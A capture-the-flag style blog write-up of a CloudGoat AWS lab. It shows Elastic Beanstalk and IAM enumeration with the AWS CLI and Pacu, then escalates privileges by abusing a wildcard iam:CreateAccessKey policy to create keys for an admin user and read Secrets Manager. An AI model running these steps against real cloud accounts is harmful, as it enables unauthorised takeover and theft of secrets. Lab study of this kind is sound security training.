AWS pentesting - IAM and Elastic Beanstalk
Blog focused on pentesting and securing AWS Beanstalk service paired with IAM misconfiguration resulting in complete administrator level compromise. Based on a cloudgoat challenge I solved while studying "Introduction to AWS pentesting" course.

SCENARIO
You have been hired as an AWS Penetration Tester for Hack Smarter. Hack Smarter uses Elastic Beanstalk to host some of their public-facing web applications. They have provided with a low-level account that has access to Elastic Beanstalk.
Your Mission:
- Read about Elastic Beanstalk and common misconfigurations.
- Use this information to somehow become the admin.
- Retrieve the final flag from the AWS Secrets Manager.
Good luck & happy hacking!
1
cloudgoat create beanstalk_secrets
SOME RESEARCH
check this tells about deploying beanstalk and the roles creates with it.
This blog tells about secret exposure in beanstalk applications.
In elastic beanstalk we can create applications and their respective environments, AWS will manage the scaling and deployment for us.
One common misconfiguration is exposing sensitive information through environment properties and application source code. Elastic Beanstalk allows setting environment properties for each application environment – for example, database connection strings, API keys, or credentials. Similarly, the application’s source code (which Elastic Beanstalk bundles and stores in an S3 Bucket) may contain hardcoded secrets like API tokens or even AWS access keys.
This misconfiguration is not limited to Beanstalk–the proper practice is to always store secrets in Secrets Manager rather than in environment properties or source code.
To enumerate an applications and environments we will use DescribeApplications and DescribeEnvironments.

DescribeConfigurationSettings will show us the environments and secrets (if exposed).
1
2
3
4
5
6
7
8
└─$ aws configure --profile beanstalk

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: KEY_ID
AWS Secret Access Key [None]: THE_KEY
Default region name [None]: us-east-1
Default output format [None]: json
BEANSTALK ENUMERATION
We are provided with a user named cgidmlac8hctj7_low_priv_user (your’s must be different). This is a user designed to manage and audit AWS beanstalk applications and their environments.
1
2
3
4
5
6
└─$ aws sts get-caller-identity --profile beanstalk
{
    "UserId": "AIDASXSH3AJHZ6ZJMCE53",
    "Account": "188055487055",
    "Arn": "arn:aws:iam::188055487055:user/cgidmlac8hctj7_low_priv_user"
}
I had already started pacu’s brute-force permissions module side by side, here are my results.
1
2
3
4
5
6
7
8
9
10
                        "elasticbeanstalk:DescribeApplications",
                        "elasticbeanstalk:DescribeApplicationVersions",
                        "elasticbeanstalk:DescribeConfigurationSettings",
                        "elasticbeanstalk:DescribeEnvironmentHealth",
                        "elasticbeanstalk:DescribeEnvironmentResources",
                        "elasticbeanstalk:DescribeEnvironments",
                        "elasticbeanstalk:DescribeEvents",
                        "elasticbeanstalk:ListAvailableSolutionStacks",
                        "elasticbeanstalk:ListTagsForResource",
                        "ec2:DescribeSubnets"
Listing the applications in account, an application named cgidmlac8hctj7-app shows up.
1
aws elasticbeanstalk describe-applications --profile beanstalk
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
{
    "Applications": [
        {
            "ApplicationArn": "arn:aws:elasticbeanstalk:us-east-1:188055487055:application/cgidmlac8hctj7-app",
            "ApplicationName": "cgidmlac8hctj7-app",
            "Description": "Elastic Beanstalk application for insecure secrets scenario",
            "DateCreated": "2026-07-25T12:09:20.239000+00:00",
            "DateUpdated": "2026-07-25T12:09:20.239000+00:00",
            "ConfigurationTemplates": [],
            "ResourceLifecycleConfig": {
                "VersionLifecycleConfig": {
                    "MaxCountRule": {
                        "Enabled": false,
                        "MaxCount": 200,
                        "DeleteSourceFromS3": false
                    },
                    "MaxAgeRule": {
                        "Enabled": false,
                        "MaxAgeInDays": 180,
                        "DeleteSourceFromS3": false
                    }
                }
            }
        }
    ]
}
Some information on the application environment
1
aws elasticbeanstalk describe-environments --profile beanstalk
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
{
    "Environments": [
        {
            "EnvironmentName": "cgidmlac8hctj7-env",
            "EnvironmentId": "e-dt3qq3ehp8",
            "ApplicationName": "cgidmlac8hctj7-app",
            "SolutionStackName": "64bit Amazon Linux 2023 v4.13.4 running Python 3.11",
            "PlatformArn": "arn:aws:elasticbeanstalk:us-east-1::platform/Python 3.11 running on 64bit Amazon Linux 2023/4.13.4",
            "EndpointURL": "awseb-e-d-AWSEBLoa-1WS4JK627RZCL-1264930103.us-east-1.elb.amazonaws.com",
            "CNAME": "cgidmlac8hctj7-env.eba-icemq9tp.us-east-1.elasticbeanstalk.com",
            "DateCreated": "2026-07-25T12:09:46.551000+00:00",
            "DateUpdated": "2026-07-25T12:12:45.042000+00:00",
            "Status": "Ready",
            "AbortableOperationInProgress": false,
            "Health": "Grey",
            "HealthStatus": "No Data",
            "Tier": {
                "Name": "WebServer",
                "Type": "Standard",
                "Version": "1.0"
            },
            "EnvironmentLinks": [],
            "EnvironmentArn": "arn:aws:elasticbeanstalk:us-east-1:188055487055:environment/cgidmlac8hctj7-app/cgidmlac8hctj7-env"
        }
    ]
}
Application name is cgidmlac8hctj7-app and environment name is cgidmlac8hctj7-env.
1
2
3
aws elasticbeanstalk describe-environments \
    --application-name cgidmlac8hctj7-app \
    --environment-names cgidmlac8hctj7-env
Dev / Devops team had leaked the secrets in the application environment instead of AWS secret manger.
IAM ENUMERATION
The user cgidmlac8hctj7_secondary_user has some IAM access unlike user created for beanstalk applications.
Enough to enumerate the full account’s IAM.
1
aws iam list-users --profile application
Four users accounts showed up.
1
2
3
4
cgidmlac8hctj7_admin_user
cgidmlac8hctj7_low_priv_user
cgidmlac8hctj7_secondary_user
cloudgoat
AUTOMATING IAM WITH PACU
Enumerating things like IAM is very tiring so I switched to pacu for this task.
1
import_keys application
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Pacu (beanstalk_secrets_user2:imported-application) > run iam__enum_users_roles_policies_groups
  Running module iam__enum_users_roles_policies_groups...
[iam__enum_users_roles_policies_groups] Found 4 users
[iam__enum_users_roles_policies_groups] Found 8 roles
[iam__enum_users_roles_policies_groups] Found 3 policies
[iam__enum_users_roles_policies_groups] Found 0 groups
[iam__enum_users_roles_policies_groups] iam__enum_users_roles_policies_groups completed.

[iam__enum_users_roles_policies_groups] MODULE SUMMARY:

  4 Users Enumerated
  8 Roles Enumerated
  3 Policies Enumerated
  0 Groups Enumerated
  IAM resources saved in Pacu database.
Didn’t found anything special in roles, no groups but in policies. There is an attached policy fo
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
  "Policies": [
    {
      "Arn": "arn:aws:iam::188055487055:policy/cgidmlac8hctj7_admin_user_policy",
      "AttachmentCount": 1,
      "CreateDate": "Sat, 25 Jul 2026 12:09:20",
      "DefaultVersionId": "v1",
      "IsAttachable": true,
      "Path": "/",
      "PermissionsBoundaryUsageCount": 0,
      "PolicyId": "ANPASXSH3AJH56NQIGYMV",
      "PolicyName": "cgidmlac8hctj7_admin_user_policy",
      "UpdateDate": "Sat, 25 Jul 2026 12:09:20"
    },
    {
      "Arn": "arn:aws:iam::188055487055:policy/cgidmlac8hctj7_secondary_policy",
      "AttachmentCount": 1,
      "CreateDate": "Sat, 25 Jul 2026 12:09:20",
      "DefaultVersionId": "v1",
      "IsAttachable": true,
      "Path": "/",
      "PermissionsBoundaryUsageCount": 0,
      "PolicyId": "ANPASXSH3AJH7YND6HBAD",
      "PolicyName": "cgidmlac8hctj7_secondary_policy",
      "UpdateDate": "Sat, 25 Jul 2026 12:09:20"
    },
    {
      "Arn": "arn:aws:iam::188055487055:policy/cgidmlac8hctj7_low_priv_policy",
      "AttachmentCount": 1,
      "CreateDate": "Sat, 25 Jul 2026 12:09:20",
      "DefaultVersionId": "v1",
      "IsAttachable": true,
      "Path": "/",
      "PermissionsBoundaryUsageCount": 0,
      "PolicyId": "ANPASXSH3AJHWBC3JB5LR",
      "PolicyName": "cgidmlac8hctj7_low_priv_policy",
      "UpdateDate": "Sat, 25 Jul 2026 12:09:20"
    }
  ],
SPOTTING THE MISCONFIGURED POLICY
Getting information on the managed user policy.
1
aws iam get-policy --policy-arn arn:aws:iam::188055487055:policy/cgidmlac8hctj7_secondary_policy --profile application
Checking versions, only v1 is made.
1
aws iam list-policy-versions --policy-arn arn:aws:iam::188055487055:policy/cgidmlac8hctj7_secondary_policy --profile application
Viewing the permission of policy.
1
2
aws iam get-policy-version --policy-arn arn:aws:iam::188055487055:policy/cgidmlac8hctj7_secondary_policy --version-id v1 --profile application
Look at the "*" resource in create access key, this means this policy allows generating an access key for any user in this AWS account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "iam:CreateAccessKey"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                },
                {
                    "Action": [
                        "iam:ListRoles",
                        "iam:GetRole",
                        "iam:ListPolicies",
                        "iam:GetPolicy",
                        "iam:ListPolicyVersions",
                        "iam:GetPolicyVersion",
                        "iam:ListUsers",
                        "iam:GetUser",
                        "iam:ListGroups",
                        "iam:GetGroup",
                        "iam:ListAttachedUserPolicies",
                        "iam:ListAttachedRolePolicies",
                        "iam:GetRolePolicy"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2026-07-25T12:09:20+00:00"
    }
}
EXPLOITING THE MISCONFIGURATION
Now we will make an access key for the cgidmlac8hctj7_admin_user administrator user.
1
└─$ aws iam create-access-key --user-name cgidmlac8hctj7_admin_user --profile application
Configure an AWS CLI profile named beanstalk_admin and verify.
1
└─$ aws sts get-caller-identity --profile beanstalk_admin
1
2
3
4
5
{
    "UserId": "AIDASXSH3AJHR6XRYNVCF",
    "Account": "188055487055",
    "Arn": "arn:aws:iam::188055487055:user/cgidmlac8hctj7_admin_user"
}
SECRETS
Now for the flag, this user can query the AWS secret manager. I would be using pacu’s module.
This module will enumerate secrets from the secret manager of the AWS account.
1
2
3
4
5
6
7
8
9
10
11
12
13
Pacu (beanstalk_admin:imported-beanstalk_admin) > run secrets__enum --regions us-east-1
  Running module secrets__enum...
[secrets__enum] Starting region us-east-1...
[secrets__enum]  Found secret: cgidmlac8hctj7_final_flag
[secrets__enum] Probing Secret: cgidmlac8hctj7_final_flag
[secrets__enum] Probing parameter store
[secrets__enum] secrets__enum completed.

[secrets__enum] MODULE SUMMARY:

    1 Secret(s) were found in AWS secretsmanager
'    0 Parameter(s) were found in AWS Systems Manager Parameter Store
    Check ~/.local/share/pacu/<session name>/downloads/secrets/ to get the values
Flag-sweet-flag.
